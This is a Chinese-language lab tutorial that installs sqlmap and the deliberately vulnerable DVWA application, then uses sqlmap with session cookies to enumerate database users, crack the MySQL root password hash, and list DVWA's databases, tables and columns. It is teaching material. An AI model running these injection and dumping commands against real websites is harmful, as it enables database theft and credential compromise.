**第二十一章 通过sqlmap检测sql注入漏洞**

**本节所讲内容：**

**21.1 安装SQLmap漏洞查看工具**

**21.2 安装渗透测试演练系统DVWA**

**21.3 实战：使用SQLmap进行sql注入并获得后台管理员adnim帐号和密码**


**实验环境：**

**安装SQLmap：xuegod64.cn IP：192.168.1.64**

**渗透测试演练系统DVWA：xuegod63.cn IP：192.168.1.63**

**本节所使用实验环境：RHEL 7 （如有使用RHEL 6，会特别注明）**

**实战环境：**

****

**21.1.1 sql注入概述：**

**所谓SQL注入，就是通过把SQL命令插入到Web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。**

**它是利用现有应用程序，可以通过在Web表单中输入（恶意）SQL语句得到一个存在安全漏洞的网站上的数据库。**


**比如先前的很多影视网站泄露VIP会员密码大多就是通过WEB表单递交查询字符暴出的，这类表单特别容易受到SQL注入式攻击**

**例：12306.cn 帐号和密码泄露。**

**21.1.2 什么是SQLmap？**

**SQLmap是一款用来检测与利用SQL注入漏洞的免费开源工具，有一个非常棒的特性，即对检测与利用的自动化处理（数据库指纹、访问底层文件系统、执行命令）。**

**官方网站下载http://sqlmap.org/**



**21.1.3 xuegod64上安装sqlmap**

**1、安装Python** **环境**

**我系统中已经安装过了，没有的可以使用下面这条命令安装**

**[root@xuegod64 ~]# yum install python  -y**

**[root@xuegod64 ~]# python -V**

**Python 2.7.5**

1. **sqlmap 的安装比较简单，主要是把源码下载下来就可以了**

**把sqlmapproject-sqlmap-1.0.9-87-g7eab1bc.tar.gz 上传到Linux系统中**

**[root@xuegod63 ~]# tar zxvf sqlmapproject-sqlmap-1.0.9-87-g7eab1bc.tar.gz**

**[root@xuegod63 ~]# cd sqlmapproject-sqlmap-7eab1bc**

**[root@xuegod63 sqlmapproject-sqlmap-7eab1bc]# ls**


**doc lib procs shell sqlmap.conf tamper txt waf**

**extra plugins README.md sqlmapapi.py sqlmap.py thirdparty udf xml**

**注： python是解释型语言，不需要编译，就是shell脚本， c语言是编译型语言**

**3、运行sqlmap**

**[root@xuegod63 sqlmapproject-sqlmap-7eab1bc]# ./sqlmap.py**

****

**可以执行，说明安装成功了。只是咱们没有指定对应的参数，报了个小错。**

**4、设置环境变量**

**上面安装的sqlmap每次运行的时候都需要输入相应的路径用起来比较麻烦，可以通过设置环境变量的方式来直接使用sqlmap 命令**

**方法1：修改环境变量： PATH**

**方法2：创建软链接 ln -n**

**方法3：创建一个别名**

**[root@xuegod64 ~]# vim /etc/profile 在文件最后添加如下代码（路径根据自己的来定）**

**alias sqlmap='python /usr/src/sqlmapproject-sqlmap-7eab1bc/sqlmap.py'**

**[root@xuegod64 ~]# source /etc/profile 这样就可以直接使用了**

**[root@xuegod64 ~]# sqlmap**

**或：**

**[root@xuegod64 sqlmapproject-sqlmap-7eab1bc]# vim /etc/bashrc （在末行添加）**


**alias sqlmap='python /usr/src/sqlmapproject-sqlmap-7eab1bc/sqlmap.py'**

**[root@xuegod64 sqlmapproject-sqlmap-7eab1bc]# source /etc/bashrc**

**21.2 安装渗透测试演练系统DVWA**

**DVWA (Dam Vulnerable Web Application)DVWA是用PHP+Mysql编写的一套用于常规WEB漏洞教学和检测的WEB脆弱性测试程序。包含了SQL注入、XSS、盲注等常见的一些安全漏洞。**

**官方网站：链接地址：[http://www.dvwa.co.uk](http://www.dvwa.co.uk/" \t "_blank)  由于是国外的网站，有时可能会打不开。**



**这里使用的版本：DVWA-1.9.zip**

**注： .uk 是英国的域名后缀。**

**英国的全称是大不列颠及北爱尔兰联合王国，又简称英国〔United Kingdom，UK〕**

**21.2.1 实战：在xuegod63上部署DVWA网站**

**1、.使用rpm包，快速搭建LAMP环境：**

**[root@xuegod63 ~]# yum install -y httpd php php-mysql php-gd mariadb-server mariadb mysql**

**注：php-gd库：gd库是php处理图形的扩展库，gd库提供了一系列用来处理图片的API，使用GD库可以处理图片，或者生成图片。 在网站上GD库通常用来生成缩略图或者用来对图片加水印或者对网站数据生成报表及验证码。**

**2、安装完之后，检查安装的状态和启动服务  
 [root@xuegod63 ~]# systemctl start httpd**

**[root@xuegod63 ~]# systemctl start mariadb  
 开机启动：**

**[root@xuegod63 ~]# systemctl enable httpd**

**[root@xuegod63 ~]# systemctl enable mariadb**


**3、测试LAMP环境:**

**[root@xuegod63 ~]# vim /var/www/html/test.php**

**<?php**

**phpinfo();**

**?>**

**访问http://192.168.1.63/test.php正常，说明LAMP环境支持PHP解析没有问题**

**4、配置mysql数据root用户密码：**

**[root@xuegod63 ~]# mysqladmin -u root password "123456"**

**[root@xuegod63 ~]# mysql -u root -p123456**

**5、将下载的dvwa渗透系统代码上传到Linux上，并解压到网站根目录下**

**[root@xuegod63 ~]# unzip -d /var/www/html/ DVWA-1.9.zip**

**[root@xuegod63 ~]# ls /var/www/html/**

**DVWA-1.9 test.php  
[root@xuegod63 ~]# chown apache:apache /var/www/html/DVWA-1.9/ -R**

**6、编辑DVAW配置文件/dvwa/config/config.inc.php,配置数据库信息，user和password是MySQL的用户名和密码。**

**[root@xuegod63 ~]# vim /var/www/html/DVWA-1.9/config/config.inc.php 修改的地方如下：  
 15 $\_DVWA[ 'db\_server' ] = '127.0.0.1';**

**16 $\_DVWA[ 'db\_database' ] = 'dvwa';**

**17 $\_DVWA[ 'db\_user' ] = 'root';**

1. **$\_DVWA[ 'db\_password' ] = '123456'; #只需要修改成你的mysql的root用户密码**

**7、部署DVWA网站系统**

**在浏览器中输入：http://192.168.1.63/DVWA-1.9/setup.php**



**解决报错信息：**

**[root@xuegod63 ~]# vim /etc/php.ini**

**改：815 allow\_url\_include = Off**

**为： allow\_url\_include = On**


**[root@xuegod63 DVWA-1.9]# systemctl restart httpd**

**reCAPTCHA key: Missing**

**扩展：**

**reCAPTCHA概述：**

**CMU设计了一个名叫reCAPTCHA的强大系统，让他们的电脑去向人类求助。具体做法是：将OCR软件无法识别的文字扫描图传给世界各大网站，用以替换原来的验证码图片；那些网站的用户在正确识别出这些文字之后，其答案便会被传回CMU。**



**登录谷歌方法：可以使用 蓝灯 搬瓦工 。**

**或https://github.com/XX-net/XX-Net/wiki/%E4%BD%BF%E7%94%A8Chrome%E6%B5%8F%E8%A7%88%E5%99%A8**

**CAPTCHA：验证码**



**解决：**

**[root@xuegod63 ~]# vim /var/www/html/DVWA-1.9/config/config.inc.php**

**改：**

**26 $\_DVWA[ 'recaptcha\_public\_key' ] = '';**

**27 $\_DVWA[ 'recaptcha\_private\_key' ] = '';**

**为：**

**$\_DVWA[ 'recaptcha\_public\_key' ] = '6LdK7xITAAzzAAJQTfL7fu6I-0aPl8KHHieAT\_yJg';**

**$\_DVWA[ 'recaptcha\_private\_key' ] = '6LdK7xITAzzAAL\_uw9YXVUOPoIHPZLfw2K1n5NVQ';**

**再次访问，进行检测：http://192.168.1.63/DVWA-1.9/setup.php**




**扩展：**

**生成自己的谷歌开源免费验证码reCAPTCHA的公钥和私钥**



**访问[https://www.google.com/recaptcha/admin/create](https://www.google.com/recaptcha/admin/create" \t "_blank)并用google账户登录，在文本框输入自己网站的网址，如global-key.mycompany.com ，点击create key,生成Public Key和Private Key。**

**点 Create / Reset Database 创建测试数据库 DVWA**



**点 Create / Reset Database后，等2秒，它会自动跳转后台管理登录页**

**后期登录：**

**http://192.168.1.63/DVWA-1.9/login.php**


**dvwa的登录界面的默认用户名和密码为admin和password**

**21.3实战SQLmap探测sql注入漏洞**

**查看sqlmap.py 帮助选项：**

**语法：SQLmap命令选项被归类为目标（Target）选项、请求（Request）选项、优化、注入、检测、技巧（Techniques）、指纹、枚举等。**

**实验环境：**



**完成以一下实战：**

**实战1：枚举登录MYSQL数据的用户名与密码**

**实战2：枚举所有数据库**

**实战3：枚举指定数据库的数据表**

**实战4：枚举指定数据表中的所有用户名与密码**

**21.3.1 实战1：枚举登录MYSQL数据的用户名与密码**

**扩展：**

**使用SQLmap之前我们得到需要当前会话cookie等信息，用来在渗透过程中维持连接状态**

**Cookie 使用其复数形式称为cookies ，指某些网站为了识别用户的身份、进行session跟踪，而存储在用户本地终端上的数据（通常是经过加密）**

**只要登录过网站，就会在用户本地产生cookie，主要用于身份识别、进行session会话跟踪**


**为方便演示，我们将DVWA安全等级设置为low：**



**接下来我们进入页面的“SQL Injection”部分，输入任意值并提交。可以看到get请求的ID参数如下：**




**http://192.168.1.63/DVWA-1.9/vulnerabilities/sqli/?id=22&Submit=Submit#**





**这里有提交sql语句的地方，所以就是我们的一个sql注入点。**


**因此该页面就是我们的目标页面。**

**获取当前页面的cookie信息 ：**









**复制cookie值以后，排成如下格式：**

**security=low;PHPSESSID=mm08bcjlsb88tv2u4aaamra6h5**

**21.3.2 使用sqlmap检索当前数据库和当前用户**

**[root@xuegod63 ~]#sqlmap -u "http://192.168.1.63/DVWA-1.9/vulnerabilities/sqli/?id=22&Submit=Submit&user\_token=44fb804005da7ed1ccbd3732f76311d2#" --cookie='Security=low;PHPSESSID=mm08bcjlsb88tv2u4aaamra6h5' -b --current-db --current-user**

**注：中间会遇到几个选项，一路选择Y就可以了**

**使用选项：**

**1、--cookie : 设置我们的cookie值“将DVWA安全等级从high设置为low”**

**2、-u : 指定目标URL**


**3、-b : 获 取DBMS banner （DBMS：Database Management System 数据库管理系统）**

**BMS banner （DBMS：Database Management System 数据库管理系统）**

**4、--current-db : 获取当前数据库**

**5、--current-user :获取当前用户**

**结果如下：**



**或：**

**[root@xuegod63 ~]# sqlmap -u "http://192.168.1.63/DVWA-1.9/vulnerabilities/sqli/?id=22&Submit=Submit" -b --current-db --current-user #不写cookie也可以**

**或：**

**[root@xuegod63 ~]# sqlmap -u "http://192.168.1.63/DVWA-1.9/vulnerabilities/sqli/?id=22&Submit=Submit" -p id --dbs**

**21.3.3 实战2：使用命令用来枚举所有登录msyql数据库的用户名和密码hash值，后期可以对密码hash进行破解，生成明文密码**

**[root@xuegod63 ~]# sqlmap -u "http://192.168.1.63/DVWA-1.9/vulnerabilities/sqli/?id=22&Submit=Submit" --cookie='security=low; PHPSESSID=hlpvc2rk786h2eelje40j4rma4' --string="Surname" --users --password**

**使用选项：**

**1、--string : 当查询可用时用来匹配页面中的字符串**

**2、--users : 枚举DBMS用户**

**3、--password : 枚举DBMS用户密码hash**

**运行结果：**

**database management system users [5]:**

**#用户列表**

**[\*] ''@'localhost'**

**[\*] ''@'xuegod63.cn'**

**[\*] 'root'@'127.0.0.1'**

**[\*] 'root'@'localhost'**

**[\*] 'root'@'xuegod63.cn'**

**[18:32:54] [INFO] fetching database users password hashes**

**do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y**

**[18:32:57] [INFO] writing hashes to a temporary file '/tmp/sqlmapgGGe6915601/sqlmaphashes-wZV5xB.txt'**

**do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] y**

**[18:33:00] [INFO] using hash method 'mysql\_passwd'**

**[18:33:00] [INFO] resuming password '123456' for hash '\*6bb4837eb74329105ee4568dda7dc67ed2ca2ad9' for user 'root'**

**database management system users password hashes:**


**#数据库管理系统用户和密码hash：**

**[\*] root [2]:**

**password hash: \*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9**

**clear-text password: 123456**

**password hash: NULL**




**注：到现，我们已经知道，当前数据库是5.5.56-MariaDB， 登录mysql的用户root的密码为：123456**

**21.3.5 实战3:枚举系统中所有的数据库名：**

**[root@xuegod63 ~]# sqlmap -u "http://192.168.1.63/DVWA-1.9/vulnerabilities/sqli/?id=22&Submit=Submit" --cookie='security=low; PHPSESSID=hlpvc2rk786h2eelje40j4rma4' --dbs**

**使用选项：**

**--dbs: 枚举DBMS中的数据库**



**结果如下：**

**available databases [5]:**

**[\*] dvwa**

**[\*] information\_schema**

**[\*] mysql**

**[\*] performance\_schema**

**[\*] tes**

**21.3.6 实战：4枚举dvwa数据表，执行以下命令：**

**[root@xuegod63 ~]# sqlmap -u "http://192.168.1.63/DVWA-1.9/vulnerabilities/sqli/?id=22&Submit=Submit" --cookie='security=low; PHPSESSID=hlpvc2rk786h2eelje40j4rma4' -D dvwa --tables**

**使用选项：**

**1、-D : 要枚举的DBMS数据库**

**2、--tables     : 枚举DBMS数据库中的数据表**

**得到结果如下：**

**Database: dvwa**

**[2 tables]**

**+————+**

**| guestbook |**

**| users |**

**+————+**


**21.3.7 实战5：获取dvwa库中users表的所有列名字：**

**[root@xuegod63 ~]# sqlmap -u "http://192.168.1.63/DVWA-1.9/vulnerabilities/sqli/?id=22&Submit=Submit" --cookie='security=low; PHPSESSID=hlpvc2rk786h2eelje40j4rma4'  -D dvwa -T users --columns**

**使用选项：**

**-T : 要枚举的DBMS数据库表**

**--columns : 枚举DBMS数据库表中的所有列**



**结果如下：**

**Database: dvwa**

**Table: users**

**[6 columns]**

**+————+————-+**

**| Column | Type|**

**+————+————-+**

**| avatar |varchar(70) |**

**| first\_name |varchar(15) |**

**| last\_name |varchar(15) |**

**| password |varchar(32) |**

**| user |varchar(15) |**

**| user\_id |int(6) |**

**+————+————-+**

**21.3.8 实战6：拖库**

**提取user表中的用户名与密码等信息。将用户与密码表中的所有用户名与密码dump出来**

